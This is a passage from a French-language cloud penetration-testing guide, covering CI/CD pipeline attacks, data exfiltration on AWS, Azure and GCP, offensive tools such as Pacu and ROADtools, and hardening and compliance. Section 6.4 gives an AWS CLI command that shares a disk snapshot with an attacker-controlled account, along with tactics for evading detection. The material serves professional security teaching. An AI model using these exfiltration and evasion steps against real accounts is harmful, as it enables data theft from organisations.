L'attaque type sur un pipeline CI/CD consiste à injecter du code malveillant dans le processus de build pour exfiltrer les identifiants du pipeline. Les variables d'environnement des jobs CI/CD contiennent souvent des secrets (tokens d'accès, clés d'API) et les rôles IAM associés aux runners disposent de permissions de déploiement étendues. La modification d'un fichier `buildspec.yml`

(AWS CodeBuild), d'un `azure-pipelines.yml` (Azure DevOps) ou d'un `cloudbuild.yaml` (GCP Cloud Build) peut permettre l'exécution de commandes arbitraires dans le contexte privilégié du pipeline.

La technique de supply chain poisoning via les registres de packages (npm, PyPI, Maven) intégrés aux pipelines CI/CD est un vecteur d'attaque en expansion. L'injection d'une dépendance malveillante dans un projet déclenche automatiquement l'exécution de code dans le pipeline CI/CD lors du build suivant, héritant des permissions du service account du pipeline.

Les GitHub Actions utilisées dans les workflows CI/CD présentent des risques similaires. Les Actions tierces malveillantes ou compromises peuvent exfiltrer les secrets du workflow. Les workflows déclenchés par des pull requests provenant de forks peuvent, dans certaines configurations, accéder aux secrets du repository parent. L'audit des pipelines CI/CD doit vérifier le cloisonnement des secrets, les permissions des service accounts, et la provenance des actions et dépendances utilisées.

"Les pipelines CI/CD sont les clés du royaume. Un attaquant qui compromet le pipeline de déploiement peut modifier l'infrastructure, injecter des backdoors dans le code applicatif et exfiltrer les secrets de production. La sécurisation des pipelines CI/CD est aussi critique que la sécurisation de l'accès administrateur au compte cloud."

-- **Rami McCarthy, Security Engineer, Netflix (présentation DefCon 2023)**

## 6.4 Exfiltration de données et techniques d'évasion

---

L'exfiltration de données en environnement cloud exploite les services et les canaux de communication natifs pour transférer des données sensibles hors du périmètre de l'organisation. Les techniques d'exfiltration cloud sont souvent plus furtives que les méthodes traditionnelles car elles utilisent des protocoles légitimes (HTTPS vers des API cloud) et des services gérés qui ne font pas l'objet d'une surveillance réseau classique.

Sur AWS, les techniques d'exfiltration incluent : le partage de snapshots EBS ou RDS avec un compte externe (`aws ec2 modify-snapshot-attribute --snapshot-id snap-xxxx --attribute createVolumePermission --operation-type add --user-ids ATTACKER-ACCOUNT-ID`), la modification de la politique d'un bucket S3 pour autoriser l'accès depuis un compte externe, la copie de données vers un bucket S3 dans un autre compte, et l'utilisation de services de messagerie (SNS, SQS) pour transmettre des données vers des endpoints externes.

Sur Azure, l'exfiltration peut s'effectuer via le partage de disques gérés, la création de SAS tokens sur des comptes de stockage, l'envoi de données via Azure Event Hubs vers un namespace externe, ou l'utilisation de Logic Apps pour automatiser l'exfiltration vers des services tiers. La copie de bases de données Azure SQL vers un serveur externe est également possible si le pare-feu Azure SQL autorise les connexions sortantes.

Sur GCP, les techniques incluent le partage de snapshots de disques persistants avec d'autres projets, la modification des politiques IAM de buckets Cloud Storage pour autoriser l'accès depuis un projet externe, et l'utilisation de Pub/Sub pour transmettre des données vers des

abonnements dans d'autres projets. L'export de données BigQuery vers un bucket Cloud Storage dans un projet contrôlé par l'attaquant est une technique d'exfiltration de grandes quantités de données.

Les techniques d'évasion des mécanismes de détection incluent : la réduction du volume de données exfiltrées pour rester sous les seuils d'alerte, l'utilisation de canaux de communication chiffrés natifs (HTTPS via les API cloud), la fragmentation des données sur plusieurs services et régions, et l'exploitation des délais de traitement des logs pour exfiltrer les données avant que les alertes ne se déclenchent.

## 6.5 Attaques sur la chaîne d'approvisionnement cloud


---

Les attaques sur la chaîne d'approvisionnement cloud exploitent les relations de confiance entre les organisations et les services tiers intégrés à leur infrastructure cloud. Les images de conteneurs provenant de registres publics, les modules Terraform publiés sur le Terraform Registry, les templates CloudFormation partagés et les Helm charts tiers sont autant de vecteurs d'attaque par la chaîne d'approvisionnement.

Les images de conteneurs malveillantes ou compromises déployées sur des clusters Kubernetes (EKS, AKS, GKE) peuvent contenir des backdoors, des mineurs de cryptomonnaie ou des mécanismes d'exfiltration de données. L'audit des images de conteneurs doit vérifier leur provenance, leur intégrité (signatures cosign/notary) et l'absence de vulnérabilités connues (scan avec Trivy, Gype ou Clair).

Les modules Terraform ou les templates CloudFormation provenant de sources non vérifiées peuvent contenir des ressources malveillantes (clés SSH supplémentaires, rôles IAM avec accès externe, fonctions Lambda de backdoor). L'audit de l'infrastructure as code doit vérifier chaque module utilisé, sa source et son intégrité. Les outils d'analyse statique de l'IaC (Checkov, tfsec, KICS) détectent certaines configurations malveillantes mais ne remplacent pas une revue manuelle des modules tiers.

## Chapitre 7 : Outils du Pentester Cloud



### 7.1 ScoutSuite : audit multi-cloud

ScoutSuite, développé par NCC Group, est un outil d'audit de sécurité multi-cloud open source qui collecte les configurations de services cloud et génère un rapport HTML interactif mettant en évidence les mauvaises configurations. Il supporte AWS, Azure, GCP, Alibaba Cloud et Oracle Cloud.

L'installation et l'exécution de ScoutSuite sont straightforward :

```
pip install scoutsuite
```

```
scout aws --profile mon-profil
```

```
scout azure --cli
```

```
scout gcp --project-id mon-projet
```

ScoutSuite analyse automatiquement des dizaines de services et des centaines de règles de sécurité. Pour AWS, il couvre IAM, S3, EC2, RDS, Lambda, CloudTrail, CloudWatch, SQS, SNS, VPC, ELB, Route53, SES et de nombreux autres services. Les findings sont classés par sévérité (danger, warning, info) et regroupés par service, permettant une vue synthétique de la posture de sécurité du compte cloud.

Les règles de ScoutSuite sont personnalisables. Un pentester peut ajouter des règles spécifiques à son contexte d'audit ou modifier les seuils de sévérité des règles existantes. Le rapport HTML généré est autonome (pas de dépendance réseau) et peut être partagé avec le client pour illustrer les findings. ScoutSuite est particulièrement utile en phase d'énumération pour obtenir une vue d'ensemble rapide de la configuration de sécurité avant de se concentrer sur des vecteurs d'attaque spécifiques.

## 7.2 Prowler : conformite et durcissement AWS/Azure/GCP

---

Prowler est un outil open source de verification de conformite et de securite pour AWS, Azure et GCP. Il execute des controles bases sur les CIS Benchmarks, les recommandations des fournisseurs cloud et les bonnes pratiques de securite. Prowler est plus oriente conformite que ScoutSuite, avec un support explicite des frameworks reglementaires (CIS, NIST 800-53, PCI-DSS, HIPAA, GDPR, SOC 2).

L'execution de Prowler sur AWS :

```
prowler aws --profile mon-profil --compliance cis_2.0_aws
```

Prowler v4 supporte nativement les trois hyperscalers et genere des rapports dans plusieurs formats (HTML, CSV, JSON, JUnit). L'integration avec AWS Security Hub permet de centraliser les findings Prowler avec les autres sources de detection. Pour Azure, Prowler couvre les controles CIS Azure et les recommandations Microsoft Defender for Cloud. Pour GCP, il verifie les controles CIS Google Cloud.

En contexte de pentest, Prowler est utilise pour identifier rapidement les ecarts de conformite qui revelent des faiblesses exploitables. Les controles echoues sur IAM (absence de MFA, cles d'accès non rotatees, politiques trop permissives), le stockage (buckets publics, chiffrement desactive) et la journalisation (CloudTrail desactive, logs non proteges) sont autant d'indicateurs de vulnerabilites exploitables.

## 7.3 Pacu : framework d'exploitation AWS

---

Pacu, developpe par Rhino Security Labs, est le framework d'exploitation de reference pour AWS. Il fonctionne de maniere similaire a Metasploit mais cible specifiquement les services AWS. Pacu integre des modules d'enumeration, d'escalade de privileges, d'exfiltration de donnees et de persistance.

L'installation et la configuration de Pacu :

```
git clone https://github.com/RhinoSecurityLabs/pacu.git
```

```
cd pacu && pip install -r requirements.txt
```

```
python3 cli.py
```

Les modules Pacu les plus utilises en pentest incluent :

Module	Fonction	Categorie
iam_enum_users_roles_policies_groups	Enumeration complete IAM	Enumeration
iam_privesc_scan	Detection des chemins d'escalade	Escalade
iam_backdoor_users_keys	Creation de clefs d'accès persistantes	Persistence
lambda_backdoor_new_roles	Backdoor via Lambda sur les nouveaux rôles	Persistence
s3_download_bucket	Téléchargement du contenu d'un bucket	Exfiltration
ec2_enum	Enumeration des instances EC2	Enumeration
ebs_enum_snapshots_unencrypted	Detection des snapshots non chiffrés	Audit
cloudtrail_download_event_history	Téléchargement de l'historique CloudTrail	Forensique

Pacu gère les sessions d'audit, permettant de travailler sur plusieurs comptes AWS simultanément et de conserver l'historique des actions. Les credentials collectées au cours de l'audit sont automatiquement importées dans la session, facilitant le pivoting entre différentes identités.

## 7.4 ROADtools et les outils Azure AD

ROADtools (Rogue Office 365 and Azure AD tools), développé par Dirk-Jan Mollema, est la suite d'outils de référence pour l'énumération et l'exploitation d'Azure AD (Entra ID). Elle comprend ROADrecon pour la collecte d'informations et ROADlib comme bibliothèque d'interaction avec les API Azure AD.

ROADrecon collecte l'intégralité du graphe Azure AD via les API et stocke les résultats dans une base de données SQLite locale. L'interface web intégrée permet d'explorer visuellement les utilisateurs, les groupes, les applications, les services principaux, les rôles d'annuaire et les relations entre ces entités :

```
roadrecon auth -u user@domain.com -p Password123
```

```
roadrecon gather
```

```
roadrecon gui
```

D'autres outils complémentaires pour le pentest Azure incluent `AzureHound` (extension de BloodHound pour Azure, permettant la visualisation des chemins d'attaque), `MicroBurst` (suite de scripts PowerShell pour l'énumération et l'exploitation Azure), `Stormspotter` (outil Microsoft de visualisation des relations entre ressources Azure), et `TokenTactics` (manipulation de tokens OAuth2 Azure AD pour le phishing et le replay de tokens).

L'outil `AADInternals` de Nestori Syynimaa est une suite PowerShell avancée qui permet des opérations offensives sur Azure AD, incluant la manipulation de la fédération SAML, l'extraction de clés de chiffrement, et la création de backdoors persistantes dans le tenant. Ces techniques sont particulièrement pertinentes pour les engagements de red team ciblant les environnements Microsoft 365.

## 7.5 Outils supplémentaires et frameworks d'automatisation

---

Au-delà des outils principaux, l'écosystème d'outils de pentest cloud s'enrichit continuellement. `CloudMapper` de Duo Security génère des diagrammes réseau des environnements AWS, permettant de visualiser les flux de communication et les expositions publiques. `Cartography` de Lyft collecte les métadonnées d'infrastructure cloud et les stocke dans une base de données Neo4j, permettant des requêtes Cypher pour identifier les chemins d'attaque.

`Cloudfox`, un outil plus récent, automatise la découverte de chemins d'attaque exploitables dans les environnements AWS et Azure. Il identifie les credentials dans les variables d'environnement, les endpoints exploitables, les politiques de confiance abusables et les chemins d'escalade de privilèges. Son approche orientée attaque le distingue des outils d'audit qui se concentrent sur la conformité.


`Steampipe` offre une approche originale en exposant les API cloud sous forme de tables SQL. Un pentester peut interroger la configuration cloud avec des requêtes SQL standards, facilitant l'analyse croisée de données provenant de plusieurs services. Les mods `Steampipe CIS Benchmark` permettent de vérifier la conformité avec une simple requête SQL.

Pour la détection de secrets dans les dépôts de code, `truffleHog v3` et `gitleaks` sont les outils de référence. Ils scannent l'historique Git complet pour identifier les credentials cloud committés accidentellement. L'outil `git-secrets` d'AWS s'intègre comme hook Git pour prévenir le commit de secrets AWS.

### Selection d'outils par phase de pentest

Phase de reconnaissance : `cloud_enum`, `truffleHog`, `gitleaks`, Shodan, Censys. Phase d'énumération : ScoutSuite, Prowler, ROADtools, `enumerate-iam`, Cartography. Phase d'exploitation : Pacu (AWS), AADInternals (Azure), `gcp_enum` (GCP). Phase de post-exploitation : Cloudfox, CloudMapper, Steampipe. Phase de reporting : ScoutSuite (rapport HTML), Prowler (rapport de conformité). Combinez ces outils pour une couverture complète de l'audit.

## Chapitre 8 : Sécurisation Post-Audit - Remediation et Durcissement



### 8.1 Priorisation des remédiations

La priorisation des remédiations post-audit est une étape critique qui détermine l'efficacité du processus d'amélioration. Les vulnérabilités identifiées lors du pentest doivent être classées selon une matrice combinant la sévérité technique (score CVSS ou équivalent), la probabilité d'exploitation (accessibilité, complexité, prérequis), l'impact métier (données affectées, services impactés, conséquences réglementaires) et le coût de remédiation (effort technique, risque de régression, délai de mise en œuvre).

Les remédiations critiques à traiter en priorité absolue incluent : les accès administrateur non protégés par MFA, les identifiants exposés publiquement (clés d'accès dans des dépôts Git, buckets S3 publics contenant des secrets), les services de métadonnées accessibles via des SSRF démontrés, et les chemins d'escalade de privilèges directs vers un accès administrateur. Ces vulnérabilités doivent être corrigées dans les 24 à 48 heures suivant la communication du rapport.

Les remédiations de sévérité haute incluent : les rôles IAM avec des permissions excessives, les buckets de stockage exposés publiquement (sans données sensibles immédiatement identifiées), l'absence de chiffrement sur les données au repos et en transit, les configurations réseau permissives (groupes de sécurité ouverts), et l'absence de journalisation sur les services critiques. Le délai recommandé est de une à deux semaines.

Les remédiations de sévérité moyenne et basse concernent les écarts par rapport aux bonnes pratiques qui ne présentent pas de risque d'exploitation immédiate : absence de rotation automatique des identifiants, configurations de logging incomplètes, tags de sécurité manquants, et absence de politiques de rétention des données. Le délai recommandé est de un à trois mois.

## 8.2 Durcissement IAM multi-cloud

---

Le durcissement IAM est la remédiation la plus impactante car la gestion des identités et des accès est le vecteur d'attaque principal dans les environnements cloud. Les principes de durcissement sont communs aux trois hyperscalers, même si les implémentations diffèrent.

Sur AWS, le durcissement IAM inclut : l'activation de MFA sur tous les comptes utilisateurs (en priorité le compte root), la suppression des clés d'accès longue durée au profit des rôles IAM et des credentials temporaires, l'application des permissions boundaries pour limiter les droits maximaux, l'implémentation de SCP au niveau de l'organisation pour interdire les actions dangereuses, et l'utilisation d'IAM Access Analyzer pour identifier les permissions non utilisées :

```
aws iam generate-service-last-accessed-details --arn arn:aws:iam::123456789012:user/nom-utilisateur
```

Sur Azure, le durcissement Entra ID inclut : l'activation de MFA pour tous les utilisateurs (via Conditional Access Policies plutôt que par utilisateur), la configuration de Privileged Identity Management (PIM) pour les rôles privilégiés (activation just-in-time avec approbation), la restriction des consentements d'application (interdiction du consentement utilisateur, validation par un administrateur), la revue régulière des attributions de rôles (Access Reviews) et la configuration de politiques d'accès conditionnel basées sur le risque (sign-in risk, user risk).

Sur GCP, le durcissement IAM inclut : la suppression des rôles de base (Owner, Editor, Viewer) au profit de rôles prédéfinies granulaires, l'activation de l'authentification multi-facteur pour tous les comptes Google, la restriction de la création de clés de compte de service, l'utilisation de Workload Identity Federation pour l'accès depuis l'extérieur de GCP (au lieu de clés de compte de service), et l'implémentation de VPC Service Controls pour limiter l'exfiltration de données.

## 8.3 Sécurisation du stockage cloud

---

La sécurisation du stockage cloud couvre le chiffrement, le contrôle d'accès, la journalisation et la protection contre l'exfiltration. Chaque fournisseur propose des mécanismes natifs qui doivent être activés et configurés correctement.

Sur AWS S3, les mesures de sécurisation essentielles incluent : l'activation de S3 Block Public Access au niveau du compte (`aws s3control put-public-access-block --account-id ACCOUNT-ID --public-access-block-configuration`

```
BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true
```

), l'activation du chiffrement par défaut (SSE-S3 ou SSE-KMS), l'activation du versioning et de l'Object Lock pour la protection contre la suppression malveillante, et l'activation de la journalisation des accès S3 (server access logging ou CloudTrail data events).

Sur Azure Storage, la sécurisation inclut : la désactivation de l'accès anonyme aux conteneurs Blob, l'activation du chiffrement avec des clés gérées par le client (CMK via Key Vault), la restriction de l'accès réseau via des endpoints privés et des règles de pare-feu, la configuration de la politique de rétention avec verrouillage d'immutabilité, et l'audit régulier des SAS tokens émis.

Sur GCP Cloud Storage, la securisation inclut : l'activation de l'acces uniforme au niveau du bucket (Uniform Bucket-Level Access), la desactivation de l'acces public, l'activation du chiffrement avec des clees geres par le client (CMEK via Cloud KMS), la configuration de la retention des objets et des verrouillages de bucket, et l'activation de la journalisation des acces via Cloud Audit Logs.

## 8.4 Surveillance et detection continue

---

La mise en place d'une surveillance continue apres l'audit est essentielle pour maintenir la posture de securite dans le temps. Les environnements cloud evoluent rapidement, et de nouvelles mauvaises configurations peuvent etre introduites a chaque deployment.

Sur AWS, la surveillance s'appuie sur : AWS CloudTrail pour la journalisation des appels API, Amazon CloudWatch pour les metriques et les alertes, AWS Config pour la surveillance des modifications de configuration avec des regles de conformite, AWS GuardDuty pour la detection des menaces (comportements anormaux, acces depuis des IP malveillantes), et AWS Security Hub pour l'agregation et la priorisation des findings de securite.

Sur Azure, la surveillance utilise : Azure Monitor pour les logs et les metriques, Microsoft Defender for Cloud pour la detection des menaces et les recommandations de securite, Azure Policy pour l'application automatique des configurations de securite, Azure Sentinel (Microsoft Sentinel) pour le SIEM cloud et la correlation des evenements, et Azure AD Identity Protection pour la detection des compromissions d'identite.


Sur GCP, la surveillance s'appuie sur : Cloud Audit Logs pour la journalisation des acces, Cloud Monitoring pour les metriques et les alertes, Security Command Center pour la detection des vulnerabilites et des menaces, et Chronicle Security Operations pour l'analyse des logs de securite a grande echelle.

Les alertes critiques a configurer en priorite incluent : la creation ou la modification de roles IAM privileges, la desactivation de la journalisation, l'exposition publique de ressources de stockage, la creation de clees d'acces pour des comptes de service, l'ajout de regles de pare-feu autorisant l'acces depuis Internet, et les connexions depuis des geolocalisations inhabituelles.

### **Defense : configuration des alertes critiques sur AWS**

Configurez des metriques CloudWatch et des alertes SNS pour les evenements CloudTrail suivants : `ConsoleLogin` sans MFA, `StopLogging` ou `DeleteTrail` sur CloudTrail, `PutBucketPolicy` avec des permissions publiques sur S3, `CreateAccessKey` pour le compte root, `AttachRolePolicy` avec la politique `AdministratorAccess`, et `AuthorizeSecurityGroupIngress` avec `0.0.0.0/0` sur les ports sensibles. Ces alertes permettent de detecter en temps reel les tentatives de compromission et les mauvaises configurations introduites par erreur.

# Chapitre 9 : Conformite Cloud - CIS Benchmarks, CSA CCM et SOC 2



## 9.1 CIS Benchmarks pour le cloud

Les CIS Benchmarks (Center for Internet Security) sont les référentiels de configuration sécurisée les plus utilisés pour les environnements cloud. Ils fournissent des recommandations détaillées et prescriptives pour la configuration de chaque service cloud, organisées en contrôles vérifiables automatiquement. Chaque contrôle est accompagné d'une description, d'une justification, d'une procédure d'audit et d'une procédure de remédiation.

Le CIS AWS Foundations Benchmark v3.0 couvre les domaines suivants : Identity and Access Management (activation de MFA, politique de mot de passe, rotation des clés d'accès, principe du moindre privilège), Logging (configuration de CloudTrail, intégration avec CloudWatch, activation du logging S3), Monitoring (alertes sur les modifications de configuration critiques), Networking (configuration des VPC, groupes de sécurité, Network ACLs) et Storage (chiffrement S3, Block Public Access). Le benchmark comprend environ 60 contrôles répartis en deux niveaux : Level 1 (recommandations de base applicables sans impact opérationnel) et Level 2 (recommandations avancées pouvant avoir un impact sur la fonctionnalité).

Le CIS Azure Foundations Benchmark v2.1 couvre des domaines similaires adaptés à l'écosystème Azure : Identity and Access Management (configuration d'Entra ID, MFA, accès conditionnel), Security Center (activation de Microsoft Defender for Cloud, configuration des alertes), Storage Accounts (chiffrement, accès réseau, SAS tokens), Database Services (configuration de sécurité Azure SQL, Cosmos DB), Logging and Monitoring (configuration des diagnostic settings, Azure Monitor) et Networking (NSG, Azure Firewall, Private Endpoints).

Le CIS Google Cloud Platform Foundations Benchmark v2.0 couvre : Identity and Access Management (configuration IAM GCP, comptes de service, Workload Identity), Logging and Monitoring (Cloud Audit Logs, Cloud Monitoring), Networking (VPC, firewall rules, Private Google

Access), Virtual Machines (configuration Compute Engine, chiffrement, metadonnees), Storage (Cloud Storage ACLs, chiffrement CMEK) et Cloud SQL (configuration de securite des instances de bases de donnees).

L'outil Prowler automatise la verification des controles CIS sur les trois hyperscalers. La commande suivante execute une verification CIS complete sur un compte AWS :

```
prowler aws --compliance cis_2.0_aws --output-formats html json csv
```

### Niveaux de maturite CIS

Les CIS Benchmarks distinguent deux niveaux de profil. Le Level 1 regroupe les controles de securite essentiels qui peuvent etre implements sans impact significatif sur la fonctionnalite du systeme. Le Level 2 ajoute des controles plus restrictifs qui peuvent avoir un impact operationnel mais offrent une securite renforcee. En contexte de pentest, les ecarts par rapport au Level 1 constituent generalement des findings de severite moyenne a haute, tandis que les ecarts par rapport au Level 2 sont des findings de severite faible a moyenne. La cible de conformite (Level 1 ou Level 2) doit etre definie avec le commanditaire de l'audit en debut de mission.

## 9.2 CSA Cloud Controls Matrix (CCM)

---

La Cloud Security Alliance (CSA) Cloud Controls Matrix (CCM) v4 est un referentiel de controles de securite specifiquement concu pour les environnements cloud. Il comprend 197 controles organises en 17 domaines couvrant l'ensemble des aspects de la securite cloud, de la gouvernance a la technique. Le CCM est concu pour etre utilise en complement des normes existantes (ISO 27001, NIST, PCI DSS) et fournit un mapping explicite vers ces normes.

Les 17 domaines du CCM v4 couvrent : Audit and Assurance (A&A), Application and Interface Security (AIS), Business Continuity Management and Operational Resilience (BCR), Change Control and Configuration Management (CCC), Cryptography, Encryption and Key Management (CEK), Datacenter Security (DCS), Data Security and Privacy Lifecycle Management (DSP), Governance, Risk and Compliance (GRC), Human Resources (HRS), Identity and Access Management (IAM), Interoperability and Portability (IPY), Infrastructure and Virtualization Security (IVS), Logging and Monitoring (LOG), Security Incident Management (SEF), Supply Chain Management (SCS), Threat and Vulnerability Management (TVM), et Universal Endpoint Management (UEM).

Le programme CSA STAR (Security, Trust, Assurance and Risk) offre trois niveaux de certification : Level 1 (auto-evaluation via le Consensus Assessments Initiative Questionnaire ou CAIQ), Level 2 (audit par un tiers base sur le CCM), et Level 3 (surveillance continue). En contexte de pentest, le CCM fournit un cadre d'evaluation complementaire aux CIS Benchmarks, couvrant des aspects organisationnels et de gouvernance que les benchmarks techniques n'adressent pas.

Le pentest cloud contribue directement a la verification de plusieurs domaines du CCM. Le domaine IAM est valide par l'audit des politiques d'accès et la recherche de chemins d'escalade de privileges. Le domaine IVS est valide par l'evaluation de la segmentation reseau et de

l'isolation des workloads. Le domaine DSP est valide par la verification du chiffrement et des controles d'accès aux données. Le domaine LOG est valide par l'audit de la configuration de journalisation et de la detection des menaces.

### **9.3 SOC 2 et les audits de conformite cloud**

---

SOC 2 (Service Organization Control 2) est un cadre d'audit developpe par l'AICPA (American Institute of Certified Public Accountants) qui evalue les controles de securite d'une organisation en fonction de cinq Trust Service Criteria : securite, disponibilite, integrite du traitement, confidentialite et vie privee. L'audit SOC 2 Type II evalue non seulement la conception des controles mais aussi leur efficacite operationnelle sur une periode donnee (generalement 6 a 12 mois).

Le pentest cloud contribue a la preparation et a la validation des controles SOC 2. Le critere de securite (Common Criteria) est directement adresse par le pentest, qui evalue la robustesse des mecanismes de controle d'accès, la detection des vulnerabilites et l'efficacite de la surveillance. Les findings du pentest alimentent l'evaluation des risques requise par SOC 2 et demontrent la diligence de l'organisation en matiere de tests de securite.

Les controles SOC 2 specifiques au cloud incluent : la gestion des acces aux consoles d'administration cloud, le chiffrement des données au repos et en transit, la configuration des pare-feu et des groupes de securite, la journalisation et la surveillance des evenements de securite, la gestion des vulnerabilites et les tests d'intrusion reguliers, la gestion des incidents de securite et les procedures de reponse, et la gestion des changements dans l'infrastructure cloud.

### **9.4 Reglementations europeennes et cloud souverain**

---

Les reglementations europeennes imposent des exigences specifiques pour les données hebergees dans le cloud. Le RGPD (Reglement General sur la Protection des Données) exige des mesures techniques et organisationnelles appropriees pour proteger les données personnelles, incluant le chiffrement, la pseudonymisation et la capacite de restaurer la disponibilite des données. Le pentest cloud contribue a valider ces mesures techniques.

La directive NIS2 (Network and Information Security 2), entree en application en octobre 2024, impose aux entites essentielles et importantes des obligations renforcees en matiere de cybersecurite, incluant l'evaluation reguliere des risques, les tests d'intrusion et la gestion des vulnerabilites. Les organisations operant dans les secteurs concernes (energie, transport, sante, finance, infrastructure numerique) doivent demontrer la realisation de tests de securite reguliers sur leur infrastructure cloud.

Le reglement DORA (Digital Operational Resilience Act), applicable au secteur financier europeen depuis janvier 2025, impose des exigences specifiques en matiere de tests de resilience numerique, incluant les tests d'intrusion bases sur les menaces (TLPT, Threat-Led Penetration Testing). Ces tests doivent couvrir l'infrastructure cloud utilisee par les entites financieres et etre realises par des testeurs qualifies selon des scenarios de menace realistes.

En France, la qualification SecNumCloud de l'ANSSI definit des exigences de securite pour les prestataires de services cloud. Le referentiel SecNumCloud v3.2 impose des mesures techniques detaillees couvrant la gestion des identites, le chiffrement, la journalisation, la detection des intrusions et la souverainete des donnees (hebergement et exploitation sur le territoire europeen). Le pentest des services qualifies SecNumCloud doit verifier la conformite a ces exigences specifiques.

Referentiel	Perimetre	Frequence d'audit recommandee	Contribution du pentest
CIS Benchmarks	Configuration technique	Trimestrielle (automatise)	Validation des controles techniques
CSA CCM v4	Securite cloud globale	Annuelle	Verification de 6 domaines sur 17
SOC 2 Type II	Trust Service Criteria	Annuelle (12 mois)	Evaluation du critere securite
